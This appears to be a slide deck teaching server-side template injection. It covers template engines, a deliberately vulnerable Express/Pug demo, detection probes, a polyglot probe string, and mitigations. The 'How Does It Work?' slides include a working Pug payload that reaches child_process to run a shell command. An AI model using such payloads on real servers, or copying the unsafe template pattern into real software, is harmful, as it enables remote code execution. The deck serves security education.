

```
1
2
3 SSTI {
4
```

```
5   [Server Side Template
6   Injection]
7
8
9
```

```
10     < What is server-side template injection? >
11
12
```

```
13   }
14
```

# Contents Of 'SSTI slides';

- \* What is a template engine?
- \* Popular Server Side Template Engines
- \* DEMO 1
- \* Server Side template Injection (SSTI)
- \* Exploitation
- \* Impact
- \* Mitigations - templating safely
- \* DEMO 2

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{ { 7 \* 7 } } = ?

01 {

[What is template engine]

< Template engines are mostly used for server-side applications that are run on only one server and are not built as APIs. >

}

```
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4
5     < “According to Wikipedia’s
6     definition, a template engine is
7     software designed to combine templates
8     with a data model to produce, in our
9     case, real HTML code.” >
```

```
11    – Wikipedia
12
13
14
```

```
1 Template< /1 > {
```



```
< Template engines are used when you want to  
rapidly build web applications that are split  
into different components >
```

```
6 }  
7
```

```
8  
9 Template < /2 > {
```



```
< Templates enable fast rendering of the  
server-side data that needs to be passed to  
the application. >
```

```
13  
14 }
```

```
1 app.set("view engine", "ejs");
2 app.listen(3000);
3
4 app.get("/", function (req, res) {
5   res.render("index");
6 });
7
8 app.get("/user", function (req, res) {
9   const user = {
10     name: "Theodore Kelechukwu O.",
11     stack: "MERN",
12     email: "theodoreonyeziaku@gmail.com",
13     hobby: ["singing", "playing guitar"],
14   };
15   res.render("user", { user });
16 });
17
```

```
1 <html>
2   <head>
3     <title>This is the title</title>
4   </head>
5
6   <body>
7     <h1>Welcome to User Details</h1>
8     <p><b>Name:</b> <%= user.name %></p>
9     <p><b>Email:</b> <%= user.email %></p>
10    <p><b>Stack:</b> <%= user.stack %></p>
11    <u><b>Hobbies</b></u>
12    <% user.hobby.forEach(hubby =>{ %>
13      <li><%= hobby %></li>
14    <% })%>
15  </body>
16 </html>
17
```

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[Popular Server Side  
Template Engines]

}



# Popular 'Template Engines' {

## Jinja2(Python)

< unicode support  
sandboxed execution  
Flask, Django >

## Blade(PHP)

< Compiled PHP code  
cached .blade.php  
Laravel >

## JinJava, Groovy(Java)

< Open Source  
Java Spring >

## Pug(JS)

< High performance  
feature rich  
.pug NodeJS >

}

```
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2      03 {
3
4
5
6
7      [ DEMO 1 ]
8
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11
12     }
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```

04 {

[Server Side template  
Injection (SSTI)]

}

```
1 SSTI; {
```

```
2  
3  
4 'Server-side template injection is a vulnerability  
5 where the attacker injects malicious input into a  
6 template to execute commands on the server-side.'
```

```
7 <p> This vulnerability occurs when invalid  
8 user input is embedded into the template  
9 engine which can generally lead to remote code  
10 execution (RCE).
```

```
11 </p>
```

```
12  
13 }  
14
```

# How Does It Work?; {

```
{ } package.json JS app.js index.pug ●
index.pug
1 h1 hello world
2
```

```
{ } package.json X JS app.js X index.pug ●
JS app.js > ...
1 const express = require('express');
2 const pug = require('pug');
3 const fs = require('fs');
```

```
24 ✓ if(typeof req.query.name !== 'undefined'){
25     template = template.replace(/world/g, req.query.name);
26 }
27 // Send HTML
28 let html = pug.render(template)
29 res.set('Content-Type', 'text/html');
```

}

# How Does It Work?; {

```
GET /?name=karim HTTP/1.1
Host: localhost:3000
```

```
GET /?name=#{7*7} HTTP/1.1
Host: localhost:3000
```

```
GET /?name=#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad
("child_process").exec('touch /tmp/pwned.txt')}}() HTTP/1.1
Host: localhost:3000
```

}

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05 {

[SSTI Exploitation]

}

# Polyglot payload {

```
< polyglot: a mixture or confusion of languages  
>
```

```
< In case of a vulnerability, an error message  
can be returned or the exception can be raised  
by the server. This can be used to identify the  
vulnerability and the template engine in use. >
```

}



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`{ $ { } < % [ % ' " } } % \ .`

# Exploitation Process {


Step 01 Detect where the template injection exist

Step 02 Identify the template engine and validate the vulnerability

Step 03 Follow the manuals for the specific template engine

Step 04 Exploit the vulnerability

}



06 {

[Mitigations  
Templating safely]

}

# Mitigation; {

'The following remediation steps are abstract and can be applied to any template engine..'

## Sanitization

< Templates should not be created from user-controlled input. User input should be passed to the template using template parameters. Sanitize the input before passing it into the templates by removing unwanted and risky characters before parsing the data. >

## Sandboxing

< Then, sandboxing the template environment in a docker container is probably a safer option. With this option, you can use docker security to craft a secure environment that limits any malicious activities. >

}

# 07 {

## [What's the Impact of SSTI?]

< The impact of server-side template injection vulnerabilities is generally critical, resulting in remote code execution by taking full control of the back-end server. >

}

```
1      08 {
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3
4
5
6
7      [DEMO 2]
8
9
10
11
12     }
13
14
```

```
1 Thanks; {
```

```
2  
3 'Do you have any questions?'
```

```
4  
5     saboor@saboor.rocks  
6     +93 783 885 469  
7     saboor.netlinks.af
```

```
8  
9  
10 CREDITS: This presentation template was  
11 created by Slidesgo, including icons by  
12 Flaticon, and infographics & images by Freepik
```

```
13 < Please keep this slide for attribution >
```

```
14 }
```



# Resources {

Here is a list of resources used for making this presentation

## Videos:

- \* PwnFunction
- \* John Hommand  
Black Hat

## Articles:

- \* SSTI HackTricks
- \* PortSwigger SSTI
- \* Bursa Demir SSTI

}